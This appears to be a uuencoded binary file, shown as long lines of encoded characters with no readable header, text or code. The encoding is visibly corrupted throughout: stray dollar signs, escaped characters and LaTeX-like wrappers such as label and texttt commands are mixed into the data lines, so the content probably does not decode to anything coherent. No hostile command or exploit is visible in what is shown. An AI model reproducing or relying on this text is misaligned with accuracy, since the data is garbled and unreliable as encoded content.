$M+$2E;-U$^975ZG)-[[4V[$PRFP^="RE01N;`E4>B$$074K#1D4L<Y?6F>OU:$ $M[;1&(AJI<[LQ'U^0]P-:(1,%(]/I$)F^V6QKS2R$61K,1.<5%T;1V6X<:6%R$ M(9DNAO9+46@0;>LO(M&(<<D-'H^"1MNHBT0T4D,C&1@:+<,N,E'(#84\LKJ5 M2'<+N=T]84\$4+:/O/C[)QR8P=R90M0@=\$"@0D*X-F,J\$=;#Q-M'E5)T9=<T MK\$R\$%IJ&@1CLH\I,PLA/]E%E(>3R9!\5BZ=>/!B&^RB0(R''P3Y*4Q.AIOW[MJ'B0B5K>KX^*!X6HE#WZJ'@H.1X.@WT4PY\$0XWY]5#Q,1"4]V4?%PTS8>9\^ M*AX6HE#VZJ/B2#(;#?OT47\$4B4(<[J,83X29]N^CXB@3M;Q7'Q5'A6B4O?JH $M.)9 < Q \setminus ,^?50 < 1Z(0VWT46M@O/#-C3B)L(^?Y`#FW##3.A)X;]#@S&N1XO:A^$ M<M6-\$4DA6J6AE17'ANDJ)9)Q<R98#-":L2NAV9&P8X,=1T;"+(U\$-%)#0[HM]M_MIAJ62BDALJ97;,AQ.'NFG%:O`>3C;P-<1(,PJ)UIP]2U=%[_6W@TREZ,QY M(.^WB89;(&DD6K&IE69'+4^AI(FHI:9:41S54#!&7.QI.3A24#@^GKQ4@]8W $M9=`<7)F<24IR\VPOAM9V&/N&J1UW]+P>=*!4W@BPC4\A]CQ>S%`F=9`-`T,J$ $M@Y'OXL"O"F)X9X-QJO9,5^/8N[/!E$S(N6]<!9O^1?2%:)2^L14:MT\?U+XF$

M,W,I@GSH&V*I+(\]8QX).?8-LI@8:'8B[+0UMH;'LSP3%??FX'&M1E5-+(18 M.H/J%?6<1VHA.2R&SK"*`:"5S2(2#>F=,:H:UJDGD/:V#_%\$/35-//+:>*3-M&/O`F39B*`"68\NI39A*7'7FS!P9*B1!98>9EU)0P4LB0.PV\S*2@.*39EXF MOD[[F7F9B4;>U\S+0G3*4V:>R!PU&0Q/FGDRB(0=]S/S9)"(2AHT<X8S(>8A M,P>U\$&K9R\R3H61S.+3-W!R\-3L2=FQ-'E&"\$Y7'>K]\K+5*(BII:_H8'D<I M/-')K0FD.XXRK1"%TIQ`8CB2_BZG0RLYII\$4@SZ&@710'NU`]HW;"H0':(& MHO, "E1/"M1E3`+[[JAE*)%6A'3\&,Z&%=OO`--KL! KTI\6%Z)>>E9YV!&-" M+.44#WT-U?`-@X+9*N\$<!LQL?89_F(8CB2OVW47=K"3LJBWMJHT3"<:\EL-? MPO"M:E:S:1TZ*+[*5E-MQ.3G30&'JCPN)+5E1Y4G4@])L)L&\$<\PF56>1*+0 $M[LFWJSQ)A.KVS9-VE4-![E`VJQP8+DSV5'F225R^Z\>=ZS70A.PZ3PH)IS30$ $MY?!7.E"[UM7L7(<O'\$^UJ[D[(@L0I\!]\$Z)Q\&\$(A:=Q1[VDBM-\#\&\#HBH=XE(A)])]$ M)ZR6E&EF)D'Z+BW'K212V*E=V&DA`7!A0\419LBE@#,4,#472PN,(1BE2YE* MI'7N+=1, "C7K*MOL\$5IWH692J\$C)<J^13(*P"A'<<PIG!S+:#S"Z%%5#4I;^ MV;M,9I)\`&8^#&V+:::4@F_"SA>6@RD%X9^L8U*EV9)G:YZ.E?RR6B&QDBUW MIB[43YMC.122.\]_>Y@AEU\$0HVM[2^FNF%'F+)(U+Q3I]%\$@G/G*^/Z1GTR MU]M+6B\$3!5T,F9ZKH'IY(`"[\$#:^'N4\4['IQ_264A;ET-KS@HI^E!'FA:TM MK#!NR-?_98X&4SK=91E+#+@22I30A.WOT\$+5A!W!`H>B<#)P\$I>#5/FO`F4H $ME^{05'} < VX + \#4M\#3]C\#B + \&1\#9]5AF*LG,)J$ZL)L9"=&\!?5B_MKBI<-MW@.)A$ $M/4W+A69=_XDK[<@7$6XWE"MRNM&"+W#>&OP6)/3O6+G<O1^R"(XY?#D4@MFK)$ M8"B;'-KQ;!/\C'+>L2GJ7^L^)%'W@`7/DHEJ\$VS2!!OC&),!I0VDV@M3..:; $\label{locality} $$MR^G'VXMCU'S:RXX;ASIYPD^D0@<AYQ+XG`5<=E-4[_*FVK^T\#T^{:B>?%"=Y}]$$ MK*,7N%3*]+J%7_5WVARG:RK6*`+VJ^8R0":OT[+)*1\QL['A0!>\LCAF<3G(M444I"DH?'S![I4Q(SH>QUI+SJ<W..S(@'E]F>(@YT3'SF0<?(=4\$KB+-?"#\ M4N.YQOGT2Z\$\G8<)[DA@?^6+^=OMT^_Q2,<Y):DN(CJT2>8P04BZA*(!K@1Y MYDLF<`[VQWC--:"\$*6>*1;>'O2'&.9G'EX>Z6K`^JGE]1JU]\K)\VK.8T\'R $MNQ^[X0\R7!KIO^00\QERLK5_YJ?1\#>>@;&XT+/6-AJ6^T?".6G^E'*M6\S<V]$ M8%(G V/EQ3P:?[J\;U231C75JAFKWJXJO,BS@]KUF*ZKG(RG.LJ\T2NT7@D] $M?7G\+L_X<"\$DIW/^6C^W^B/2>GB\#B70NZ,2\$N@;@\$DJQ5DJ@E++2!3T\,)W3$ M, 0?18J=7%\$FFM7)H%:*E5Q3Z(C]*(]U+=DNG:Z<3K5OJ\AQHW6@HWE*4U(?U M8O-`LZW:"('<J<\:Y2C2RC&4\$U'61%TRLS%%.]-:J=;*H)6C9&9+BN^'UAE_ M8H?7AW%+N=#*)0Q@`.7Q^FY%8Q?Q/:'04WKCSZT*BK4EQ6)*L142WTF.VFJ% M=G40]A@G.I@4P616, %>[HT6.+CZ/)Y<?; Z\O8)1QKO4+Z(M]M=Z&5\<(QI<S) M,P>)-K%\$FQ@NO_R\K'X@U:96I-5BK99`+;74(C2\$T?G'2ZV4::4<2H4T@SF= MSC`U\$(\VK12FE0Y;*JU8<.!@S\1(:\;03\$Q-;K`[NN@%'J=\+^S[*3,I+Y7($\label{local_mom_rel} $$\operatorname{MOM}^{EU}_J>MA+&I<AYN/JE_=\\9,(0BALU'U\1N4X2YY_\#5[$JD_XX/O]X\XN.$$ $\texttt{M-J=HC} \\ (\texttt{OTO-OM}(:8ZN'^\setminus \texttt{OI})9, \texttt{FN'JZO}.=*\texttt{C6}, =:Z\$\texttt{ASQ}\$\texttt{I=Q}\\ \\ \texttt{WMI}_\$\texttt{OE}_\texttt{<Z} \\ \\ \texttt{N-J=HC} \\ \texttt{N-J=H$ $MXI(C-N1?E'__^&KZ^?)>9;J-7=W>4UN83,8?/G$J3.SADP9B"R!_Z3M2?)A0$ MI`FG4E!8,:\H.3F<4\$7EX_VX!8\8:OK4DG]1V:84MH63CW3KY_O(DI)#LAH" MN)!:B(Y>&TPVY.A5!WEY=44FK^...*>ZC4#RF14+U=4=G"@P)F<AG,@]3<CW^ M],O[Q)1,SN]O*0M_(1HF>5+\$65)0\HZX3ENBTQ9SVLB&;ZKUX<-N<]C.EHO] M2ZW3F/*(_\$.)WK,@:UT=EOX._1GCRC6NA!OJD#_<WS[<S<87TX\3'5VNH^-3 $M4B: 31"2NWOR-Y\J*4^+(=?QZ3K49Z'T^*'CBWD#9T6'E+^V[IG9UK]6,A[S]$ M21X=CR0<KIQ#"<^[)[4!O_P*,39;=%PZ'8E.!T^EVU"J(1ZY-.?L]IXZ\$[-P $\texttt{M?_FQ70\#`PUF\$>S\#)YX^/U8J\$N*B1)^(D8U^5927S6?\$HM48]G-:EQ.@!M.!L } \\$ MA&F1IG%GKOF8(D@5MSU5F9: `G]J3"M=_VZPFOOM/!PE4U#0#4[K49>B2]OIN M,X*!.O`]CTDEQKS@USS03+=M%D70]#MM,Y2`\$W+99C`#*^2PS6`!EL]=&_-` M;GA<='S=FR[E=^[\$FPLO;E<E+F/COR+OA+U5HPZ*F&,]5>*(W0!`H])!7`'B M%+AO6YBA5!(<>BV(P5QHH=>"0\$1%6^D!7B*@X<#=#&XM4O1P81?Q<"@A1,[" M!L7KAJ;+#`L/JE-'\$104ZS#RD:;`?*\E,)1*`KN*=)@+K;M(AR>*="A%&CE% $MRE; -4]VZ(4=\#(;>?7\(3KY)9S8^*;S^*.AB(>[ZM7L]*8G-K5*F4("*L@:(:J$ M#JA9?;PJTA\$PROD"Q!+\$/\$2<`O>\1<I0/\$"2XV%'1<:1T\$*..R!V5V2<2\$#I $MR8J, R'G?2HR+H3OW?AO`AUY$1RGKA[_T*6(Y),C$3%_0@@SPQK;B)<9-0$ M8FYM.7`]E;8])9F\$D;0[%#\F7WC[1DM;\$LWC755P*%9\$X6--\88L*)5R3+LL M*(V\$%K0@\$+&Q/,>"72.)!)%Z/K&KYV^^P1323+A>GR]8#NB%T%W+F;QL?ECI M@)W<KA6H]R@8S*0X,LOEA3/Z^P?ZRO`):W-^ET="M<RCH:`)V[:111(/MCJ\ $M; X6+6-<W5C#<\\ :=T0*"R1;@V8RH1UJ77&+),4I5W&$-6""UT_`=$X\N[6*8&]$ M<RGJW#T`Y*%'0H]]W^`_;FKXP3,I\$7KJFW(AB7DFO-Q](MPRR[P0LN<`D\$4N M)'^%>^Q'?395S_HH_QU-CX1N'_E!>="=DG1(UU!)1,4]]7.Q41-%3<R\$F'O? MG%746G,+X;K'?1YP*R7!I>20=\$_ZC.N'[71S89!-AR?:J][QRW[C"PU'\$E9L

 $M>SM!@;Z9(;!$V*GIZH0ZN_RY)]/1W$RXN>LM[W#QU9#W^Q"=E(@Y+\&^G/7)$ MG*FP)G9W1[\$:H40#%%<TD.(R7=UOEO6C<AP[U)H?"3]N.[OC[?K5IKF,!1\$D MHI`: "C'Z)-G3Y7[`.N_#:ID\$8.T"HT^R`]HW;.P#\Q!DZH`@&]LN8PK`<^23 MH:&4VS`TO#\$8"2T\O#%L^B8W"=%`(B\$XXY/VT)E4ZWJI-J*5UX[6RDOK]YP! MM3?#4?R6_QWK%Q)2Z=]'1ST\$@\:G``I;QP&6'0J85*2(,DB=@A&80T21E'T4 M=U11E`@MY&,"8J"*HDQ"R/M7452(EO=@UAEY#^A..XK%VF+[6!;&?\V?;"7_ M<21*L6<,\2JH7&K8 +:A\40"#,P^45\$RRV!R9MM4G\$M` (W`T0Q9E#GIX'/0 MB, `E&>:4#\$`LOLOI\)`Q)4,D.8DZC"F)A19ZTAG\$@#\$EJ820]3>F)!<M]V5G MG=V+:MX\H8LDE-!)W1>>'\8>NA@/%C+WLJR*TJ&\$%KE35`EKM%ZH+X8(TF\^ MINGI?BFV;2B-);XD^%4N;\$G"\$70B4]DZ+H?I&!4?T\$;TG?016)0![U"2YI*3 MHL.T4JFN+.1\$`V+`M+*AA!#U-ZTL%BW7K6:ZFZ_K%=4K;Q!7._4^\TCKI:+G M-D(KW*&1DZCMS^G#,JF.?.#[G.LU/(#:AG()SJ\$#L_5!BYC&,?EY4TE(G7EM $M+)=*#+X_RZ#46?#]61`#-I;G$D+1W\9R*<QB<&HL+(;"C7J/A44L2DFOL;"($ MN\?"(I4`,\\RBA8&>_41K];L7-A%>Q7%X3-5,Z4DRH&Y>-*Y>]U\KXQPRZ&P M(X.=(EO-S'U*A:[YL?"3UBHJU#3R\$FNGKJ9>IA)L9GIFNDU*[TLQU9GIEX4\$ M@ZFFH1=L4;(WU1Q?1^"@F.J@#4\$K_;0IT\$![BF49%`<O76(P\$5IP;@FBVYX8 MR"2\$_G/+>%"(ECNW/)^O=7[-3A4GX?FOH=MAAW2,SOIA[()1U,Z53K,F1!*C M>S9K\D@.'"M-3(1HG\CBB,W)"@J`H';*;<[PV%0N:)4[W_',9+)O\$XJ\$"<X\$ M!@QN'AS-W:96\Z'SE_GZ&2%DDNX\T#!,%QZV.^N@#"L7\$HS7]0<MPQNHMGE9 $\texttt{M?;''} \\ \texttt{N_J@84@:!G@ZC} \\ \texttt{U5QQ} \\ \texttt{K49=;2-*A-;=-H[K+DX+I%*TSJ(+NQ]@2NG9)} \\ \texttt{M?;''} \\ \texttt{N_J@84@:!G@ZC} \\ \texttt{M?;''} \\ \texttt{M.;''} \\ \texttt{M.;$ M"RUW/R2.!R![5EK4TA:WZ_MJ/7\%7?+JK+%`IPUGD!,AVY=@@,Q;@&`;DV/# M4T_OEQ:VD<29A)Y;SGVP#R>H?<.GL'280*\$%!A4<@G8H4R"!O9(XD3)-AAT& MD41""^V5@`B#X-A4E[)<'ZH+^J:B"8F\$Y.[I4T=Y556+K_/';YJ="=NW5V*X M5NJB3^VB3PH)H;2\,>VBAUP7K%IYZ3"!0@L,*C(\$[5"F0'R>"*PM99IVM<4T $M\.4+^RE^H3OJZ6)N%#3[?PUCW@UDW%A=6L?4F!Y+Q$G;]=&J49%+1%2`.DR@$ MT`*#B@I!.Y0ID%#OFN62LM!JD<\$2M#RT6@31J%\$]Z<B'HAPY[0=[O-5>DV,A MM]>'.\$KQZTH34R%F[G[#^LFDYD(M?--UL\?.):?%P/WZT>860^%&K0F'4YN1 MM@RGK1>Q!&%;1A0RC4C7?`';H-9NZX%"18/07<X4D&\O@:%<4M=E'8646=EM M'87'.LJA*)^VCC(6<K=UE*D03UE'F00UI'64.J=\$Z;0.9@R%ZUJ'?)31W%BX MDB]S%P&.R-J,C-%:ZZ>BG[4\E]LV!"G<N2GG.CS&1`,XQ8-`+<(4<M_Y9H:D MI(:#@.DP.!1:%#`=\$&\$ZG`@MC\$4[<6=MCP8Q%6+FG;29@>;"+5JF@T^:)E=R MUV)@///W\$`SEDJIO#\&@E%,<["%`=*LY'HIVU%G-<2S\$Y%OUQZEPLU/5'.?" M+;JK.9:,)G8'@0_+1KC)4-A.%X%5I)D,<V?1/IR@[2:Q[2:))0[OH0:?]0"\$ MB22P(;805Q\T6%(2XDT!^R;W#.62VBY[2J28TVY[2L2>:*5U6#?"="C:;7MB M&KE3;340%E[BF<JS#_)D>G\YNOD\/5-'2>*"CXO1/SQ1CHG([_JW>>^.OZE` MB*3KK.8ZXS!0'T+DP/E@)?,E;H&R!E+%IRE6K!P3G_>DL8>C*317SYL1Z]VA $\label{eq:mean_mean_self_mean_sel$ $\label{eq:mm} $$ MM].K3[0'J/8(MQP)B2<0\QUO'6H1*4^JQ\-NN7]K'.H/^TK1<W:.(`6*D.^5) $$$ MH3; #L/I;@FO.>-).B^A*5"_3BFXYTVE5`7)2Y_7C%PI'G1Z,HM:AB"@M?T=) M6WD<A?*89'98[^ALFWJ)9[H9T1LF[Y](2JDXL%#1R#6/-:.8-&D?[LNBWK. $\label{eq:mojky##,K+/6_QS1<;YZ?JQT'J+9:GDCT9;_YLMJH\\`;ZP-R`G=Z_<0:8\\EZG$ M^ &%'XGC(MF^?"'OGCCZ[<=W7]3ARND+1<(W(\$Q?Z`G6]U<ZBB_<<E?DX5@M M[@[URS45_43]WY\$Q>OS]@WIM_GYV3;3+GW3BLJ;U<HC`M;XP4.R1T2[8_J<A $M7U! - ; EY'CF1F2OAM/CK=R:_)C8)(6X>2,5^-5I2Q]7S/USX=Z&]5H:.>/#,$ M[K`\J9_0T8O-F7HW<[Y[P[4JFUV+\YEFZ1LJ#FQ'?)RO%ZO*SZ&2K?A>%@_I MKQ]J&LE6E8J+/96.V(HJ3Q>%)26><D:Z>WFKEY31._(NK7M0Z#V_N4';;E<\$ MJ72IRPN^4V=/EU@MZQ>NXS")]E=WFV=UVZA!VS4M;;NLN>\$<@;I>/BL%U8%, $M-[^[^:]7S*@1D^CD)//,]JP.6SOR;1MV:2JOMFRV6YI&!VWB_.7ZO&;)5^]$ M'#'GR8*/0&,.<2R`QJ?U8=O2Q:4M;>;%X77;%<75BAI>%^%#1>ZC5%7\$.6<. MSU1:%-6R>R1E7`MI3,NG>?.LY6&GW*?5AYY%F\YC._7@AU7E1MG,@[K2O>7" M.YLOYEQX#D*[_Y,YO1AX7ZE.\U&93VWQ:#48S'95F:%6S\MUDR0*CC<B1UVH MV<355?GCC8IC5:E\$4\$M;\5;@D7%8KA9\$>+TX/QL%Q'3=_O*U(B_;^C1CYF<8 M8I4&?E'R;KE%3ARYP4>:;^909*W7F_6SB:WIZQR=F5]2MN??JL-6?Q*U*>.-M*[G\:<LF;^O'E]UFO3G4KD(ST&PW&T]@*O<[LJE#Q7_9\&R^W),1.B!_.PGJ MLB71,\??N?L)R2_7,&\30MJ0[<UIBWWU!K.P&*JHKZOG^>KB=E)<;/;QZ!1A M9A'4]]D]?6?Z>E!C^QWUB-7:*'B^:\$A5_QF5VS>/G.]_.LKY8T#3#^K1I(WY MA7<['H/9Z9B_9]OPAB82/!3<4%NE^8M%.-9J\$-#](9]0[47"31@N%_83A-@\$ M0BC;41C<[,Q2?EV<S?>?-OOEDQZ_#(P*GPKZ:?E\L9S3%&P4AF8M:\$L3('.P

MKBV41T\$V8P>8\.1Q%)"C*3K`[6ZQ7,]7?K2=NO6:QE7I0`R\$38K]"+!J%`RS M%S;BR^^P7V`TW*O)"665,S7=3-YJ.A_\$&;1Y^@5PGGFYZ-62+&*Z:6K+03]= $M3_C"DAD-[=,-#1YQ)+=LDX#I=(G,-KXIIN..INM%WVS>>R[BBRY]>X<P5$ MLO<?4.FI5,7Z-&T1->_4D)#1JG&C'OD%\]LL3N3'9VF.*%H,YH\TKB]/CL\ MT>AN4RZ6.Y[QOHV""!=A\$)L%,:-`>W#"X3@(&_W(*T5:7;D_%\$<*RW.%8G"M MA:KNH4<=F)K"G\)G';@7"Q4NX'"Y?J0-L.OE^MLH!!QU>U""P3N`.:>[PUS8 $MP\&6 = ,0HB,P\RJ>R0J-R6JWJU04$ `. $X(9#HQ\9\&F8=WA$(3%J4LHVYTLN@?:3)$ MNU)CAAE"'!TEM&3._&)T@N"&JA=_HX"<MREHB#N%A\)UY#PMT_,"&YOOJ\'; M%UJ3CX((EWP0FP4Q%U%;+WM,VBSL[?7KAA;6W';"H-DX>M)F730'G,ZW%1VR MW2]=\PP4H3MA!')ZQ@B6,PT\$%IX'`G8G@D!#,T&@LLH((_Y(*<`7<K6+H\EZ MOJU?-D[\$K=7-J!.%<87Q62=NH/!1<_??>#+'FW-H(UT8;Z>W<2Q8')D_..HU M-?#+<K6Z75_^Y,H1BMI0O=LL53NVQ<U<S@,^T;G:BTW=K&Q'0:15'G1(_'HS M7UQ1QTS['A\WFU8>:+"HU":D+000\X%Q3IM+:@]M40%&A@WS@.X*,8,4H3/6 $M=L,S'VP+N1+9\setminus(^;Y[+'*S33QL/(Y<PQG_9).?-BFZ,OZ'RVW,-CDX1S-1S$ M]8TWSHI\$;U<U>:)K['=4-6H'I&Y3ZGKSN)Q3W1QV.YIZ-71UEA6[)2WZ8W!Q $M=+&N/]*9W?6<5Q/F?G(/CID?LDA9)6$1V(+OYOL76D!1*R$;4C]&W;`9^*'9$ MA`WM#@!W@,NUV_8@1MMSP86]V1;&9B9&P02;BOJXJU?.?.7U*`QQ'QD&V4R# MZ"P,61"J+MHE>IWSKEX`X;0\$,\$Y*&`Q'9R'7M`EVH.UY'BV;Y7,].DVQ0D&-M@(H@OCBE\#3C5!P!G.>"HR"&N,-H5[@!C`YF<YP!#'&&T:YP+:QI.>>J::&D MOVA`]VJY>_U!VSA3U=?5/L:':C.^\`!M6ZA'IRG>!,#.PA@521BT`Z7>3AI3 $\verb|M$$\&`+F0']S`.F3$0MV#Y.PJGSNBB2; \\ | \TPR+OIWPO-@0U8_T6VT-TAM@=L?V | \TPR+OIWPO-WORLDER | \TPR-VINDER | \TPR-V$ M<XG93UN(V;,I^WQQ8PJVU%U?KK\O:<==O;S2[.G5H].468MR6#_KD8'32!H? MES5OP_2C&:%=S?>T\$MMN56)'?K'-;L_V,/1--\:(Z(.Y#O#3)6"KT4%7.@MT M`S%5'R8]79QS^FRM9E2[41^2F3WZ>-3,K?5PQI?^AV&]Q7N2847!W\I=D<7B MS6Z/B+^AN+L,0J*>IMZ[I%\$OULS#XIEM0'[Y,XP\$PN).W9SUAED!S)Q2GV2\$ MPO#)J;:J^6N7+C@^A">_WI*RI\5]..\$8+(2VTALK"XC1"0M0_?140,-!M3MB MU(T?<L4H,0=`@3F`4Q8]*,'@+4#FN%XQVW,`"`1DB9M(/6W73K!-6=7LQ=&2 MT!?S-H4?T%P=VL*)1WBHX6`Q7E-GA]W[%D%55P/4%C)>LS.!L@NX`I@P]N%H $\texttt{MZA} \\ \texttt{(@/W:GR@"4Y6.F*'#]`C-<NOIP@U%0:/^*"`W^51,.K=M87"H#1.L8/5Z} \\ \texttt{MZA} \\ \texttt{(@/W:GR@"4Y6.F*'#]`C-<NOIP@U%0:/^*"`W^51,.K=M87"H#1.L8/5Z} \\ \texttt{(M/W)} \\ \texttt{(M/W$ MU"LD'P!CV/<Q9B^5."`T#QC4;1Z,J"7M\O2!^PB&]?UNA8]XPMB/SN_:OUV7 M'J0JS*OWM\$M(IK57I=*FT5B%!;,KG;6DY(Y!Y:"FU`'QR"^W@CF_0[>C5OSW MY`%"!OIF4=22SR-"D[:E5@SXR"NKMA,PNE6'\\$8;V#>TR?'BQY>JO53K1VJ8 MBNN2L%X.(ARS'_+GB5-#J>+7(7P\$[5]4+53V[M70X*6IC[.?#OS:=`O>O-Y1 $\texttt{MH[\C<R)C57T'\&9>^4ZK-PY=V1WPSK[^Y0EI000;"H2YH6]$N=N5`K\$$Y4GCK }$ M.,!\K3XX5:,0,+.!K7*\$JQ;*(-4C-J-NW)B)]&>>BM/%91,KB'`S"&+A\$"W\$ M=.\$,(I<_JQ/H=;5^WK_TX<PZ.6\$TC'2E[73*3J<KD*KS.Z^4EB%.]^A?VYVF M-"GK39R=)OHIAUVMW[\$+HJKQ>E#<[1J"KZBKXH`#&%F_3X^_&ZOM%31^AZ#S MXPT;LROR*+2A3L(L2%"?;K`EZU)^J=[X*L7F`D^.JA_-&V&H"#^MZA!TNUL^ M*^>BZ7)/MGJ2X48KJV>_,>N)(;Y'".QZDK#U].'P8.>RJE6SO@X%\$\YA*&>X $M'K"-\,>&Q[=FR!]U8)S.$\#CS8'M\Q',OT]Z[87^L>\,KIPOUIDI780<T7H1!$ M:OB^"8+YR2:,6`%CJF67NW*!L`M;_BI':<?HV[8TN;O5G>;']7.[5RH-_NF M9NP3=I0(0SSXAL%9&+2@U<JHW!!BZ9"[1L53;; 88A]VO`!H"C((N87 1E + MEH]JFO6KS5J]54DLIK=H[H+K!#PZ@<]"^.?Y;JGVVD>G"%8(NYUG\%+K/-[? M1^OP8![S;G9SJP5W]2'\$2@!ON\BQJ%\$'!J,*H5WA&K/27JRNL%SLC/+&S]BH MIRAV\.9NDTP3.7MK!LT^'-B=P;IY&"NB3ZZ^JSIR3")LH2]L,FB7ZTS8KM28 $\label{eq:mj} $$MJ>)2]8F4CDY3VD6';T0GK1C$D]9\=5A)G*,@<JSF/IQP#&V$OF=A'>L(V\RF)GK1C$D]9$ $\texttt{M+'!SE(,\$.Y-KNBB\$/[G=T"FFU\.K"];ML1T5;Y\#JIL6WI/RE@BO>D7):1@\$Y}$ $MS, <!9I; \> 4D(=\ HY4X1PB'4/D1&XV #1T: $2US" \N)7>AS, +< MH(_"B=-MN<$ M3L).SZ@#FWDP-#H70<?1A85#;".TK?Z9]CM1GJ[8,@+Q0)'^T@_SO?/MI7Q? MXJR+*).V+I)V0@F0=#GP[&=TDA%(#2K;128T0E2[SG2"%\$HG.;=IYQ8G&OX0 M<'&C5[4MB#VKOY,Q4K^I?7@_8>`W.1^7SR_4DR@,DUN+H2!I<KR793,\$10PV M^G/YNMQ[XN<(,0T.(6QS?FCF06Z?C"5\$'29@U?N]ZJ:IKQHU?0G8[^EGBW=[M>6.M%-4]42OR3*_4!Q2:=K=`\BS>J"/E?\$F_C=`T`H>;QK1ZZH9G';#^-#LZ M36%/@;Z\'E%V4'!<Z"2C,PS^:C,ZR;#"(-NDL\L[>V(+-^XG<L"D2H%=VSA& M;_JPY86K^38D]\8W7OBEMT\\P_:C&XZ_VGE#A%F=;3:U-XV3E\.>I@?DA:=N MW`T%HV8\$7@`#@@=2CLE4:9/FK?_3#&G)PED<'MV1,M0.P@T@;/G=)AJVS;!1 ML@/IXGA>H]G#[T&Q<C\A+_N]S%+"4#MV"FJW/VQYHA8";(V%9_W1Y&S"+L*U MI;YRQK%^URO.A[/ANV+>C8%5N>BNHLU#NH7AF"D?#5\1_^IALY][<-7<\^+F $MX*D.=96+S.:#R,Q!X"OM2BTNCP=8-[K(^/:.OEM2\U+7S?CPA4?8M!8/<-*L]$

 $M-$T/-D$(XY"+TZXVUXAZA]6G#\.QY8'&.UT^?N-A,40\<DL*W\Q10([>V0':$ MM7)J"U!2ZZP)^+TEH\L+8J3?@4IW%V)("EP&.^\$ZTI-53RL,:W=]:3%\<P19 M,8[\XG:YL@.16:JC;ECVF+II'I@*CZO6<</J3_6%*B-Y!]:E5TL\'\$109CO, M[EZVNW]ECZ?9?/]H[BFN-E_G*]R`%)#/'#E\O4PAG_1_W-MB]R03\$-I31+1^ M8.8"/VT1W\5E"^%Y9LH^F*X_8<R)D\W0"4W=+V7+FD4X1I(P=NEDXK[REBBF M':;L83U;[CS2)Q2-*5QY4ME65^N8.&+W3%NHOH.&`-Z8L.6N#+DR1+"2MI!/ M#K9E%^HJGLU;6R@5*Q*I")'P54%.]PT41=T2TO(EJ(!*,"0'VHW962E#89LR M\FM<+IR,S>8K@S=>K.GRMOIQN;1DRAC)<6:K;WBS4%>Z7K(-8RYJB&_)78NO M'5(_EI2F7WL(>C'C0<AMX)\$VZ^A/#^@/\$C*:W"QXOH7]?0_)/J[8@T*NBQ.Z M'(!G`3WHW-YLTNF3B\$?J1`\$?B>D%^;(Y_SUV^O(3ND^-/9:SI`_+R[FHR+, M4W8'A6HG2)VY%V>75\ZB%QZONV*^VVQYOL?ZP;O_)3ONGG`MV9\MMS7!J&F M^[KXL^5^9TD_'IXK=5V2'^%QSH6\"MI]E^2C\$#"S`%_P\#&\5AW7_"T\$L2MC $M''(1_{(["+L_,)R1=G;_LJ)->F\#<2]V@D0[?`W1Y&UOEH8=7QLRAY,+C6@VR8\$ M\LWNJIJK6]L\46*=6BLO^0-U37-JE"9!MSZ<1Q:Y=:I^4K6"Q03]OEKP-*=] MI198W/7Z;ML!AO-N#M`ZC.:B/#T/B#%K!\0+5>>CNUH;3#=M#2!TZPEVJWQ2 MKFY7/#.DOV+/?\$<`9W8(U5T]YF\>@9G5"NR""MK\K;H]_?MMEKSYW1;Z(2D M6I_Y&[<BXC=O;QD">F7![L>[T4YO=77.'G[O7NGESY!\Y15;TN:+6UL&[WA3 $MBFY%W2C(0?NA%O"(^;8I\TRW<4(M<*@;!,R73=FNLFD\Z[6%&.=$9,]<(9V\$ M4\$YL*B92(G)GJ&@4*OWM);2*FFW8D:!-0.86.[43YTQ"-SJA8P0X9`Z2[U"(MB)&0`-"^R+0Q%LRZ_>*9(\?TVI6VR=]QET-+Q,GP"EUE\\-Y%^C1](F6^Q=< MP#KJADWM`SF\$?6_]WB_5B*>N6UNPW_\$1_\$0/YMCN@;2&IHDK[\7U)1K1DQ<J M7YEXIVZB>60)]7UL:H;SK*Z(PYAI4-0G1[XB5-W1@;6-X'P.BK>5]?WMF,8* MWL@QU#@`#C8[,,],+O<_K#,U,K[;2>43=&_'7:%S:Q*I.G)XH+2E',/((S-X M&`9<R=G;>.%*<9M8\$+'"-N[,\LLM/FZO<F06S[E!JANVM3'<F\+0K9;`C6N> MO'([\$GQ*-&76K3YAS`R+O:\%YVHAI1Q@S].YH\\#:_L8_"D*7EN=*\\$]N1/?G.[MHX4P?V@Q%55-.+<: `D#_,EZ05=*NM0'K*D('')"["NB"O6*7/J;;&DV7#Z"' M55VAA8IL]\Q'%XXBWL70A['U,;:9%[6E%W1U-Y9S;4"N)PH!=E#L':<S\TK] M`^^=]>#8X8QI*B\$+AO.W1WMB8N_82`NV*'UNJF/B7;7CP'A?@[^LAPE7.[J! M6#F[6Q2=X%!RFR;H1P_<TD=WYQZI^F`^WE=&3=_/Z8D?N7+=D%?H_TS97&Z; M=Z5H<QW0Y<].<!8&_1#W\$FZ\$X2L/P#EYY8\$BG;SRP"'Y,4LJ8W\SX-46[!8Y MIG > V # / / \$ %J - IS | 6 () ?; (G < ZS@KR.Z95I > # 2KJY # & *WDRB (T < < ? %U, # !DV, $MN.)5ZPTR)M0Q4?C<6GN1N!AMVN8'K7KP)$'M):A=2!/@-UF:'M^1\ZCNEX97$ MB4(,OB\!ONA]": `8M,-(=RKX&67G"P\OW_VQ?3BS(,=!>KU:T5![/5S14\$^^ $\label{eq:mo-'03C]"<5]M^7UQ-%-;./))S?3H.^?-:^@=L!%?S_<8&H\#6U5Y&;Y$Y']<^*$ MJ*QXW+1Y5\PY<W&_7YW/MV0.\";W09,]&8UZ16*ZHYRU&)1-_:&I)593(8_X M8?UCN6['_JMJM[&9S4/'GO-MHQZ<F<&A[<W'%RS('&&+V3Y*'D3:.NP,'/Q^ M#U:OX][,PT7XIMOY! \ XQ 'P)WN7+F2J3N:6X\ 9C,+(CQ^![\%9\\$+,1KBF^5[-5 M7S[6^9U7NM_I32)7"<=HPPA7GQ_%\=LP"B<>DQ\$^H\08/90(>?@\[L1_\-\% MQX].<MR#N=T\$MXYPG):]!1_97ER<.^#+AXMS'W@S_ZE.EKC'1T#"1?08-'9! MMR!Q3#<\$P;M:.ZW7HSXD.^^8MMQ6KSC+Y^(XS.O#[JB?V+?JLM<A73\K5'33 $MZJ=0?@L"#0(&$6^NF]IR+,W:[09\)V$S]B"X)ZQ[43-](5.HH9A4SMP^!.($ M-\9^QS*)1M=\VCNSD_!IS#!N1AXZC=E-,\$/PGL:<8/;@2\$)S0I#P7I5^ZLT/ MT8D%\$PD?QYST.E(YZ76DTF&96)\CE9ITW/XQE_:J_,R2Z''\\$IR-<5P#.YLF M`S?-AN1H.P;"?3'WYF'(S3X9L!LY?SC4#TD!Z7N*<M+W%.4D>#Y1\$.Y%7'FP 